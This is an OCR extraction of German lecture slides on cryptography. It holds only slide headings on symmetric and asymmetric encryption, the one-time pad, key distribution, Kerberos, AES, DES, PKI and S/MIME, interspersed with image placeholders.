
Symmetrischer Verschlüsselung




Symmetrischer Verschlüsselung



Beispiel: Vernam-Chiffre (one-time pad)




Schlüsselverteilung bei symmetrischer Kryptographie




Vertrauensbereich Schlüsselgenerierung

KERBEROS

AES
DES




Asymmetrische Verschlüsselung




Schlüsselverteilung bei asymmetrischer Kryptographie


PKI
S/MIME



